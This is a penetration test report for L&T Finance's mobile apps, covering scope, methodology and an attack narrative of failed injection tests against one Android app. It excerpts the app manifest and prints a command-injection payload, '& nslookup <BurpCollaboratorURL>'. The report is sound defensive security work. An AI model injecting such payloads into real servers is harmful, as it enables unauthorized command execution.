SecureLayer7

Time and Again, Securing you

Detailed Final Report

L&T Mobile Penetration Testing

May 20, 2024

Disclosure Statement

SecureLayer7 Technologies Pvt. Ltd going forward would be SecureLayer7.

This document is subject to the terms and conditions of a non-disclosure agreement between SecureLayer7 and the L&T Finance Holding Ltd.

SecureLayer7 has prepared this confidential document for the customer. This document shall be treated at all times as confidential. Portions of this document and the templates used in its production are SecureLayer7's property. No part of this document may be reproduced, copied, or modified (in whole or part) without SecureLayer7's or customer's consent.

While precautions have been taken in preparing this document, SecureLayer7, the publisher, and the author(s) assume no responsibility for errors, omissions, or damages resulting from the use of the information contained herein.

North America | South Asia | Middle-east

+1-737-342-3067 | info@securelayer7.net | securelayer7.net

Document Details

The following individuals or groups are actively involved as stakeholders in the current work package.

Document Stakeholders

Role	Name of Stakeholder	Designation
Reviewer - SecureLayer7	Sandeep Kamble	CTO
Reviewer - SecureLayer7	Shubham Ingle	Asst. Tech Practice Manager
Reviewer - SecureLayer7	Mayuresh Kodre	Practice Manager
Reviewer - L&T Finance Holding Ltd	Nishant Sheth	Chief Manager -Application Security
Reviewer - L&T Finance Holding Ltd	Prathamesh Vaze	Sr. Manager - Information Security-Application Security

Document Version History

Document Version	Comment	Date
1.2	Final Report	19th March 2024
1.1	Content Review	14th March 2024
1.0	Technical Review	13th March 2024

Table of Contents

Executive Summary

This document is dedicated to a presentation of a security-centered project carried out by SecureLayer7 for L&T Finance Holding Ltd. The report outlines the scope, results, and conclusive summaries of a penetration test and security assessment conducted against the L&T Mobile Penetration Testing. The assessment was performed by SecureLayer7 in March 2024, and the project included a penetration test along with a general evaluation of the security posture of the specified test targets within the L&T Mobile Penetration Testing scope.

We received an Android apps .apk file and different set of credentials from L&T Finance Holding Ltd. L&T Mobile Penetration Testing to ensure a smooth Penetration testing completion. For these purposes, the methodology chosen was the Black Box, and a team comprising *three* senior testers was assigned to the project's preparation, execution, and finalization. Penetration testers, along with the team lead, are accountable for the identification, analysis, and evaluation of the security issues found during the testing. The Project Manager is responsible for the project plan, project monitoring & controlling project documentation, and providing high-quality deliverables. This assessment was performed remotely by the SecureLayer7 team from the 4th of March 2024 to the 19th of March 2024.

The tests were carried out by identifying vulnerabilities with the intent of gaining access to critical information. The objective of performing this activity was to assess the security risks associated with the Android apps and service and identify vulnerabilities that could be leveraged by cybercriminals to compromise the Android apps and its services. In the following sections, the report will first shed light on the scope and key test parameters, as well as the structure and content of the scope.

The scope was meticulously prepared and transparent, with no significant obstacles encountered during testing. Cross-team inquiries were minimal, thanks to the clarity of the process. We consistently provided updates on the test and related findings, promptly addressing queries and receiving efficient responses from the L&T Finance Holding Ltd team. Live reporting took place through the BugDazz platform. In terms of findings, our team extensively covered the scope items.

Alongside technical descriptions, PoC and mitigation advice are supplied when applicable. Finally, the report will close with broader conclusions pertinent to this March 2024 project. Our team elaborates on the general impressions and reiterates the verdict based on the testing team's observations and collected evidence.

The security test results provided in this report are valid for the period during which the assessment was carried out and are based on the information provided for the assessment. This report describes what was found during the assessment, but it might not show the current situation. Things could have changed since the assessment was done. Keep in mind that the information in the report may not be up-to-date.

The team acquired adequate coverage over the scope as explained in Attack Narrative section of detailed report. It can also be acknowledged that while, it was the only twenty two confirmed as a tangible security vulnerability. The limited number of identified issues clearly indicates progress has been made toward strengthening the L&T Mobile Penetration Testing security posture.

- *Critical* : 1
- *Medium* : 4
- *Low* : 17

Moving forward, the scope section elaborates on the items under review, and the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security and privacy posture of the L&T Mobile Penetration Testing.

Objective

The purpose of this assessment was to:

1. Test the L&T Mobile Penetration Testing to identify technical vulnerabilities and discover whether an attacker may leverage these flaws to compromise the security of L&T Mobile Penetration Testing.
2. Provide recommendations for risk mitigation that may arise on successful exploitation of these vulnerabilities.

Scope

The scope of this project was limited to the following L&T Mobile Penetration Testing. SecureLayer7 conducted penetration testing in a shared environment.

Work Package	Details
Farm Digital Application Penetration Testing	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
D2C Mobile application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
MERC LAP Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
D2C Mobile (Android) Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
Brake Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
WRL/WRF(Warehouse Receipt Finance) Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
ML Digital App (Underlying server is MERC) Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view

Spoors Collection (All- non ML retail loans) Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
HL Digital App (Underlying server is MAS) Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
TW Digital App (Underlying server is MAS)/Clutch Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
Spoors RCU Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
Qlik Sense Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
Workline(Android) Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
Service Desk (Internet) Application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view
Workline(IOS) application pentest	https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view

Penetration Test Details

Activity Date(s)	4th of March 2024 - 27th of March 2024

Disclaimer and Limitations

No major blockers were encountered for accessing the application. SecureLayer7 does not constitute any form of representation, warranty, or guarantee that the systems are 100% secure from every form of a cyber attack. While SecureLayer7's methodology includes both automated and manual testing to identify and attempt exploitation of the most common security issues, testing was limited to an agreed-upon timeframe. The application was tested for all known vulnerabilities or public vulnerabilities and it is possible not every vulnerability is identified.

1. Denial of service issues that could potentially disrupt the Client environment was not tested.
    1. SecureLayer7 did not test vulnerabilities that would intentionally lead to denial of service issues in an effort to prevent operational disruptions to the Client environment.
2. Social Engineering
    1. Social Engineering attacks were not in scope for this assessment.

Penetration Testing Process

SecureLayer7 follows a penetration testing methodology that aligns with industry best practices including the following:

- NIST SP 800-115 Technical Guide to Information Security Testing and Assessment of Federal Information.
- OWASP Top Ten and OWASP ASVS 4.0.2
- Penetration Testing Execution Standard (PTES)
- Payment Card Industry Information Supplement: Requirement 11.3 Penetration Testing

SecureLayer7 Vulnerability Assessments and Penetration tests are scaled to meet the needs of the organization and help the organization in identifying the high business risk vulnerabilities in the provided scope of work.

Approach and Methodology

The assessment was completed as per SecureLayer7's proprietary standard security best practices including OWASP, SANS, and NIST standards and frameworks. SecureLayer7 penetration testing is scaled to meet the needs of the organization and helps the organization to identify the high business risk vulnerabilities in the given scope of work. The below section describes the approach and methodology followed during the penetration testing.

The general overview of our methodology is as follows

The OWASP Top Ten/ OWASP ASVS 4.0.2 list of vulnerabilities that are included for this pentest assessment

- M1: Improper Credential Usage
- M2: Inadequate Supply Chain Security
- M3: Insecure Authentication/Authorization
- M4: Insufficient Input/Output Validation
- M5: Insecure Communication
- M6: Inadequate Privacy Controls
- M7: Insufficient Binary Protections
- M8: Security Misconfiguration
- M9: Insecure Data Storage
- M10: Insufficient Cryptography

Identification of Vulnerabilities

SecureLayer7 uses industry frameworks such as OWASP ASVS 4.0, SANS, NIST 800-115, and out of box test cases for identifying the critical to low vulnerabilities in the agreed scope of work. L&T Finance Holding Ltd can be sure that the most recent and common Android application vulnerabilities are identified during penetration testing.

Evaluation of Vulnerability:

After understanding the vulnerability, the next step is to evaluate and rank the vulnerability by determining the risk magnitude, which is the combination of likelihood and consequence. Evaluating the vulnerability on the 5-level severity scale from Informational, Low, Medium, High, and Critical. In addition, reports also provide but not limited decisions about whether the vulnerability is acceptable or whether it is serious enough to warrant treatment.

The following priority matrix was used to classify the structure of assessment findings:

Priority Level	Severity Scale	CVSS Score	Description of Vulnerability
P1	Critical	9.0-10.0	Vulnerabilities that affect all users of the platform, and/or affect the security of the platform or host system(s).
P2	High	7.0-8.9	Vulnerabilities that affect more than one user of the platform, and that require little or no user interaction to trigger.
P3	Medium	4.0-6.9	Vulnerabilities that affect more than one user but may also require interaction or a specific configuration.
P4	Low	0.1-3.9	Issues that affect individual users and require interaction or significant prerequisites (MITM) to trigger.
P5	Informational	0.0	Issues that leaking very basic information which might lead to information disclosure.

Attack Narrative


Attack Narrative- Farm Digital Application Pentest

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Fram Digital Android application.


Scope: com.ltfs.lti.ltfs

In the first step, we checked for Host Header Injection and carried out this attack by adding the other domain link to the host header. It was observed that the application responded with an “HTTP 200 OK”. We also tried to bypass this restriction by adding different headers such as X-Forward-For, X-Host, etc., and got a response with 200 OK but did redirect to the injected domain. Therefore, we can say that the application is not vulnerable to Host Header Injection.




Figure#01 Tested for Host Header Injection

Next, we checked for Blind Command Injection. Command injection allows an attacker to execute an arbitrary operating system (OS) command on the application server and injected a system payload, which was "& nslookup <BurpCollaboratorURL>", which would cause the server to perform a DNS lookup on the provided Burp Collaborator Link. On executing such an attack vector, it was noticed that the application does not execute any of the provided system commands entered by the attacker. Therefore, we can say that the application is not vulnerable to Blind Command Injection.




Figure#02 Tested for Blind Command Injection

In this step, we checked for Carriage Return Line Feed (CRLF) injection and carried out this attack by injecting CRLF payloads into HTTP request endpoints and then analyzing the server response to see if CRLF values were being reflected or not. It was observed that the payload didn't get executed and no arbitrary injected value was observed within the server response. Therefore, we can say that the application is not vulnerable to Carriage Return Line Feed (CRLF) injection attacks.




Figure#03 Tested for Carriage Return Line Feed (CRLF) injection

Next, we checked for server-side request forgery (SSRF) and carried out this attack by adding request headers like X-Forwarded-For, Referrer Request Header, etc. to trigger requests to external resources, specifically using the Burp Collaborator as an external endpoint. Despite multiple attempts to manipulate these parameters, we did not observe any evidence of successful SSRF attacks or interactions with the Burp Collaborator, confirming that the endpoints effectively validate and restrict input parameters, thus preventing unauthorized access to external resources. Therefore, we can say that the application is not vulnerable to the Blind Server-Side Request Forgery (SSRF) vulnerability.



Figure#04 Tested for Server-Side Request Forgery

As the next step, we checked for SQL Injection by adding different SQLi payloads onto the username parameter and it was observed that the server responded with an 'HTTP 200 OK' message and did not process the payloads. The application seems to be validating the user input and does not include the user input directly in pre-defined SQL queries. Therefore, it was clear that the application is not vulnerable to SQL Injection.



Figure#05 Tested for SQL Injection

In this step, we checked for installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Hence, the application is not vulnerable to Android application installation on Insecure OS Versions.

```
version: 2.9.0
apkFileName: FARM_Production_v2.0.7.apk
isFrameworkApk: false
usesFramework:
  ids:
  - 1
  tag: null
sdkInfo:
  minSdkVersion: 21
  targetSdkVersion: 32
packageInfo:
  forcedPackageId: 127
  renameManifestPackage: null
versionInfo:
  versionCode: 9
  versionName: 2.0.7
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
  DebugProbesKt.bin: 8
  androidsupportmultidexversion.txt: 8
  client_analytics.proto: 8
  firebase-analytics.properties: 8
  firebase-annotations.properties: 8
  firebase-components.properties: 8
  firebase-core.properties: 8
  firebase-datatransport.properties: 8
  firebase-encoders-json.properties: 8
  firebase-encoders-proto.properties: 8
  firebase-encoders.properties: 8
  firebase-iid-interop.properties: 8
  firebase-installations-interop.properties: 8
  firebase-measurement-connector.properties: 8
  kotlin-tooling-metadata.json: 8
  messaging_event.proto: 8
  messaging_event_extension.proto: 8
  play-services-ads-identifier.properties: 8
```


Figure#06 Tested for Min SDK Version

Next, we checked for the Allow Backup Flag and carried out this attack by checking the Allow backup flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, we can say that the application is not vulnerable to the Allow Backup Flag.

```
Find: backup
16    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
17    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
18    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
20    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
21    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
22    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
23    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
24    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
25    <uses-permission android:name="android.permission.IMAGE_CAPTURE"/>
26    <uses-permission android:name="android.permission.WRITE_INTERNAL_STORAGE"/>
28    <uses-feature android:name="android.hardware.telephony" android:required="false"/>
31    <uses-feature android:name="android.hardware.camera.any" android:required="true"/>
34    <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
38    <uses-permission android:name="android.permission.WAKE_LOCK"/>
39    <uses-feature android:name="android.hardware.camera" android:required="false"/>
42    <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
45    <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
48    <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
51    <uses-feature android:name="android.hardware.wifi" android:required="false"/>
55    <uses-permission android:name="android.permission.VIBRATE"/>
56    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
57    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
58    <uses-permission android:name="com.google.android.gms.permission.AD_ID"/>
59    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
61    <queries>
62        <intent>
63            <action android:name="android.media.browse.MediaBrowserService"/>
62        </intent>
61    </queries>
67    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/logo" android:name="application.LTFSApplication" android:debuggable="false"
android:allowBackup="false" android:hardwareAccelerated="false" android:largeHeap="true" android:supportsRtl="true" android:usesCleartextTraffic="true" android:networkSecurityConfig=
"@xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true">
81        <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.mainDashBoard.FmMainDashBoardActivity" android:screenOrientation="portrait" android:configChanges=
"screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
86        <activity android:name="com.ltfs.lti.fm.farmPDF.FmPdfActivity"/>
87        <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmPreLpcChangeKycPrimaryDetailsForCommerical" android:screenOrientation="portrait"
android:configChanges="screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
92        <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmLpcAndCharges"/>
95        <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmFiFormMakerCoApplicant"/>
98        <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmDocumentExceptionActivity"/>
101       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmFeildsExceptionSelectionActivity"/>
104       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionAssetActivity"/>
107       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionInvoiceDocsActivity"/>
110       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionNonltfsGiDetailsActivity"/>
113       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmEmiProtectionActivity" android:screenOrientation="portrait" android:configChanges=
"screenSize|screenLayout|orientation|keyboardHidden|keyboard" android:windowSoftInputMode="adjustResize|stateHidden"/>
119       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmFiFormMaker" android:screenOrientation="portrait" android:configChanges=
"screenSize|screenLayout|orientation|keyboardHidden|keyboard" android:windowSoftInputMode="adjustResize|stateHidden"/>
125       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmPhysicalMandateFinalStageActivity" android:screenOrientation="portrait" android:configChanges=
"screenSize|screenLayout|orientation|keyboardHidden|keyboard" android:windowSoftInputMode="adjustResize|stateHidden"/>
131       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmDisbursmentReferenceTwoActivity" android:screenOrientation="portrait" android:configChanges=
"screenSize|screenLayout|orientation|keyboardHidden|keyboard" android:windowSoftInputMode="adjustResize|stateHidden"/>
137       <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmEMandateSuccessActivity" android:screenOrientation="portrait" android:configChanges=
```

